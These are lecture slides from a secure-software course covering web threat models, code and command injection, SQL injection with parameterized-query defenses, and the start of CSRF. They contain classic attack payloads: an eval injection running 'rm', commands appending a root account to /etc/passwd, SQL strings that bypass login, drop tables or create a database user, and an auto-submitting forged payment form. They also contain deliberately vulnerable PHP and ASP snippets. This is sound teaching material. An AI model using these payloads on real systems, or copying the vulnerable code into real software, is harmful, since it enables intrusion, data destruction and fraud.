

# CE 874 - Secure Software Systems

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Web Security

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*Acknowledgments:* Some of the slides are fully or partially obtained from other sources. A reference is noted on the bottom of each slide, when the content is fully obtained from another source. Otherwise a full list of references is provided on the last slide.



# Goals of web security

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- Safely browse the web
- Users should be able to visit a variety of web sites, without incurring harm:
  - No stolen information
  - Site A cannot compromise session at Site B
- Support secure web applications
  - Applications delivered over the web should be able to achieve the same security properties as stand-alone applications



# Web Threat Models

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- Web attacker
  - Control attacker.com
  - Can obtain SSL/TLS certificate for attacker.com
  - User visits attacker.com
    - Or: runs attacker's Facebook app, etc.
- Network attacker
  - Passive: Wireless eavesdropper
  - Active: Evil router, DNS poisoning
- Malware attacker
  - Attacker escapes browser isolation mechanisms and run separately under control of OS



# Malware attacker

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- Browsers may contain exploitable bugs
  - Often enable remote code execution by web sites
  - Google study: [the ghost in the browser 2007]
    - Found Trojans on 300,000 web pages (URLs)
    - Found adware on 18,000 web pages (URLs)
- Even if browsers were bug-free, still lots of vulnerabilities on the web
  - XSS, SQLi, CSRF, ...



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# WEB Attacks



# Three vulnerabilities we will discuss

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- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking fails to block malicious SQL
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site



# Three vulnerabilities we will discuss

---

- SQL Injection
  - Uses SQL to change meaning of database command
  - Malicious SQL
- CSRF – Cross-site request forgery
  - Leverage user's session at victim sever to good web site, using
- XSS – Cross-site scripting
  - Inject malicious script into trusted context script that steals information from



---

# Command Injection

## Background for SQL Injection





# General code injection attacks

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- Attack goal: execute arbitrary code on the server
- Example
  - code injection based on eval (PHP)
  - <http://site.com/calc.php> (server side calculator)

```
...  
$in = $_GET['exp'];  
eval('$ans = ' . $in . ';');  
...
```

- Attack
  - [http://site.com/calc.php?exp=" 10 ; system\('rm \\*.\\*'\) "](http://site.com/calc.php?exp=)



# Code injection using `system()`

- Example: PHP server-side code for sending email

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

- Attacker can post

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net &  
subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net&subject=foo;  
echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```



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# SQL Injection



# Database queries with PHP (the wrong way)

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- Sample PHP


```
$recipient = $_POST['recipient'];  
$sql = "SELECT PersonID FROM Person WHERE  
        Username='$recipient';"  
$rs = $db->executeQuery($sql);
```

- Problem

- What if 'recipient' is malicious string that changes the meaning of the query?



# Basic picture: SQL Injection





# Example: buggy login page (ASP)

---

```
set ok = execute( "SELECT * FROM Users
    WHERE user=' " & form("user") & " '
    AND   pwd=' " & form("pwd") & " ' " );

if not ok.EOF
    login success
else fail;
```

Is this exploitable?



## Normal Query



# Bad input

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- Suppose `user = " ' or 1=1 -- "` (URL encoded)
- Then script does:
  - `ok = execute( SELECT ...`
  - `WHERE user= ' ' or 1=1 -- ... )`
- The `--` causes rest of line to be ignored.
- Now `ok.EOF` is always false and login succeeds.
- The bad news: easy login to many sites this way.





# Even worse

---

- Suppose user =

- " ' ; DROP TABLE Users -- "

- Then script does:

- `ok = execute( SELECT ...`

- `WHERE user= ' ' ; DROP TABLE Users ... )`

- Deletes user table

- Similarly: attacker can add users, reset pwds, etc.



# Even worse ...

---

- Suppose user =
  - `' ; exec cmdshell`
  - `'net user badguy badpwd' / ADD --`
- Then script does:
  - `ok = execute( SELECT ...`
  - `WHERE username= ' ' ; exec ... )`
- If SQL server context runs as “sa”, attacker gets account on DB server



# Preventing SQL Injection

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- Never build SQL commands yourself !
- Use parameterized/prepared SQL
- Use ORM framework



# Parameterized/prepared SQL

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- Builds SQL queries by properly escaping args: ' → \'
- Example: Parameterized SQL: (ASP.NET 1.1)
- Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);
```

```
cmd.Parameters.Add("@User", Request["user"] );
```

```
cmd.Parameters.Add("@Pwd", Request["pwd"] );
```

```
cmd.ExecuteReader();
```




---

# Cross Site Request Forgery



# Recall: session using cookies





# Basic picture



Q: how long do you stay logged in to Gmail? Facebook? ....



# Cross Site Request Forgery (CSRF)

---

- Example:
- User logs in to bank.com
  - Session cookie remains in browser state
- User visits another site containing:


```
<form name=F action=http://bank.com/BillPay.php>  
  <input name=recipient value=badguy> ...  
  <script> document.F.submit(); </script>
```

- Browser sends user auth cookie with request
  - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur





